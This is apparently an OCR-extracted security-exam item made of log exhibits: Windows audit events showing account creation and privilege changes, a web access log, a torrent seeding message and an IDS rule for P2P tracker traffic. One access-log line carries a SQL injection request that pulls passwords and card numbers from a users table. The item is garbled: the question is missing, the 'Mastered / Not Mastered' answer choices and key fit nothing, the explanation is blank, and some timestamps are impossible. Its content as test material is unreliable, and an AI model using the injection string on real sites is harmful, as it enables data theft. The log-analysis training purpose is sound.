
```
Audit Success  3/20/2016  16:40:43 AM  Microsoft Windows security auditing.  4738  User Account Management
Audit Success  3/20/2016  16:40:43 AM  Microsoft Windows security auditing.  4732  Security Group Management
Audit Success  3/20/2016  16:40:43 AM  Microsoft Windows security auditing.  4738  User Account Management
Audit Success  3/20/2016  16:40:43 AM  Microsoft Windows security auditing.  4732  Security Group Management
Audit Success  3/20/2016  16:40:42 AM  Microsoft Windows security auditing.  4738  User Account Management
Audit Success  3/20/2016  16:40:41 AM  Microsoft Windows security auditing.  4722  User Account Management
Audit Success  3/20/2016  16:40:41 AM  Microsoft Windows security auditing.  4720  User Account Management
Audit Success  3/20/2016  16:40:40 AM  Microsoft Windows security auditing.  4728  Security Group Management
Audit Success  3/20/2016  16:40:37 AM  Microsoft Windows security auditing.  4625  Logon
Audit Success  3/20/2016  16:40:37 AM  Microsoft Windows security auditing.  4672  Special Logon
Audit Success  3/20/2016  16:40:37 AM  Microsoft Windows security auditing.  4624  Logon
Audit Success  3/20/2016  16:40:37 AM  Microsoft Windows security auditing.  4624  Logon
Audit Failure  3/20/2016  16:40:37 AM  Microsoft Windows security auditing.  4648  Logon
Audit Success  3/20/2016  16:40:36 AM  Microsoft Windows security auditing.  4673  Sensitive Privilege Use
Audit Success  3/20/2016  16:40:36 AM  Microsoft Windows security auditing.  4673  Sensitive Privilege Use
Audit Success  3/20/2016  16:40:36 AM  Microsoft Windows security auditing.  4624  Logon
Audit Success  3/20/2016  16:40:36 AM  Microsoft Windows security auditing.  4672  Special Logon
```







```
123.123.123.123 - - [02/Mar/2016:16:20:48 -0400] "GET /pics/wpaper.gif
HTTP/1.0" 200 6248 "http://www.comptia.com/asctortf/" "Mozilla/4.05 (Macintosh;
I; PPC)"
fcrawler.company.com - - [02/Mar/2016:16:20:48 -0400] "GET /contacts.html
HTTP/1.0" 200 4595 "-" "FAST-WebCrawler/2.1-pre2 (ashen@company.net)"
123.123.123.123 - - [02/Mar/2016:16:20:49 -0400] "GET /asctortf/ HTTP/1.0" 200
8130 "http://search.company.com/Computers/Data_Formats/Document/Text/RTF"
"Mozilla/4.05 (Macintosh; I; PPC)"
fcrawler.company.com - - [02/Mar/2016:16:20:49 -0400] "GET /contacts.html
HTTP/1.0" 200 4595 "-" "FAST-WebCrawler/2.1-pre2 (ashen@company.net)"
123.123.123.123 - - [02/Mar/2016:16:20:49 -0400] "GET /pics/5star2000.gif
HTTP/1.0" 200 4005 "http://www.comptia.com/asctortf/" "Mozilla/4.05 (Macintosh;
I; PPC)"
fcrawler.company.com - - [02/Mar/2016:16:20:50 -0400] "GET /news/news.html
HTTP/1.0" 200 16716 "-" "FAST-WebCrawler/2.1-pre2 (ashen@company.net)"
123.123.123.123 - - [02/Mar/2016:16:20:50 -0400] "GET /pics/5star.gif HTTP/1.0"
200 1031 "http://www.comptia.com/asctortf/" "Mozilla/4.05 (Macintosh; I; PPC)"
123.123.123.123 - - [02/Mar/2016:16:20:51 -0400] "GET /pics/a2hlogo.jpg
HTTP/1.0" 200 4282 "http://www.comptia.com/asctortf/" "Mozilla/4.05 (Macintosh;
I; PPC)"
123.123.123.123 - - [02/Mar/2016:16:20:51 -0400] "GET /cgi-bin/newcount
HTTP/1.0" 200 36 "http://www.comptia.com/asctortf/" "Mozilla/4.05 (Macintosh; I;
PPC)"
ppp931.on.company.com - - [02/Mar/2016:16:20:52 -0400] "GET
/download/windows/asctab31.zip HTTP/1.0" 200 1540096
"http://www.company.com/downloads/freeware/webdevelopment/15.html"
"Mozilla/4.7 [en]C-SYMPA  (Win95; U)"
151.44.15.252 - - [02/Mar/2016:16:20:58 -0400] "GET /cgi-
bin/forum/commentary.pl/noframes/read/209 HTTP/1.1" 200 6863
 "http://search.virgilio.it/search/cgi/search.cgi" "Mozilla/4.0 (compatible; MSIE 6.0;
 Windows NT 5.1; Hotbar 4.4.7.0)
123.123.123.123 - - [02/Mar/2016:16:21:00 -0400] "GET
http://www.comptia.com/asctortf/portal.php?ID=-1 UNION SELECT 1,pass,cc
FROM users WHERE uname='test' HTTP/1.1
123.123.123.123 - - [02/Mar/2016:16:21:00 -0400] "GET /internet/index.html
HTTP/1.1" 200 6792 "http://www.company.com/video/streaming/http.html"
"Mozilla/5.0 (X11; U; Linux i686; es-ES; rv:1.6) Gecko/20040413 Debian/1.6-5"
151.44.15.252 - - [02/Mar/2016:16:21:21 +1200] "GET /js/master.js HTTP/1.1" 200
2263 "http://www.company.com/cgi-bin/forum/commentary.pl/noframes/read/209"
"Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; Hotbar 4.4.7.0)"
151.44.15.252 - - [02/Mar/2016:16:21:21 +1200] "GET /css/master.css HTTP/1.1"
200 6123 "http://www.company.com/cgi-
 Windows NT 5.1; Hotbar 4.4.7.0)
151.44.15.252 - - [02/Mar/2016:16:21:21 +1200] "GET
/images/navigation/home1.gif HTTP/1.1" 200 2735 "http://www.company.com/cgi-
bin/forum/commentary.pl/noframes/read/209" "Mozilla/4.0 (compatible; MSIE 6.0;
 Windows NT 5.1; Hotbar 4.4.7.0)
151.44.15.252 - - [02/Mar/2016:16:21:21 +1200] "GET /data/zookeeper/ico-100.gif
HTTP/1.1" 200 196 "http://www.company.com/cgi-
bin/forum/commentary.pl/noframes/read/209" "Mozilla/4.0 (compatible; MSIE 6.0;
 Windows NT 5.1; Hotbar 4.4.7.0)
151.44.15.252 - - [02/Mar/2016:16:21:22 +1200] "GET /adsense-alternate.html
HTTP/1.1" 200 887 "http://www.company.com/cgi-
bin/forum/commentary.pl/noframes/read/209" "Mozilla/4.0 (compatible; MSIE 6.0;
 Windows NT 5.1; Hotbar 4.4.7.0)
151.44.15.252 - - [02/Mar/2016:16:21:39 +1200] "GET /data/zookeeper/status.html
HTTP/1.1" 200 4195 "http://www.company.com/cgi-bin/forum/comm
```






Audit Failure	2016/4/16 11:33	Microsoft Windows security auditing.	4625	Logon
Audit Success	2016/4/16 11:35	Microsoft Windows security auditing.	4672	Special Logon
Audit Success	2016/4/16 11:35	Microsoft Windows security auditing.	4624	Logon
Audit Success	2016/4/16 11:35	Microsoft Windows security auditing.	4624	Logon
Audit Success	2016/4/16 11:35	Microsoft Windows security auditing.	4648	Logon
Audit Success	2016/4/16 11:35	Microsoft Windows security auditing.	4673	Sensitive Privilege Use
Audit Failure	2016/4/16 11:35	Microsoft Windows security auditing.	4673	Sensitive Privilege Use
Audit Success	2016/4/16 11:35	Microsoft Windows security auditing.	4624	Logon
Audit Success	2016/4/16 11:35	Microsoft Windows security auditing.	4672	Special Logon






```
File isoburner.iso.rar download complete. Seeding...
```



A. Mastered
B. Not Mastered

Answer: A


Explanation:



Time	Source	Destination	Protocol	Length	Rule
2016/03/02 16:20.2934	172.30.0.2.6881	73.34.229.20.49876	TCP		$HomeNets any -> $External any (msg:flgp2p tracker request; flow to server: established; content:"GET"; content:"/scrape"; classtype:policywarn;)
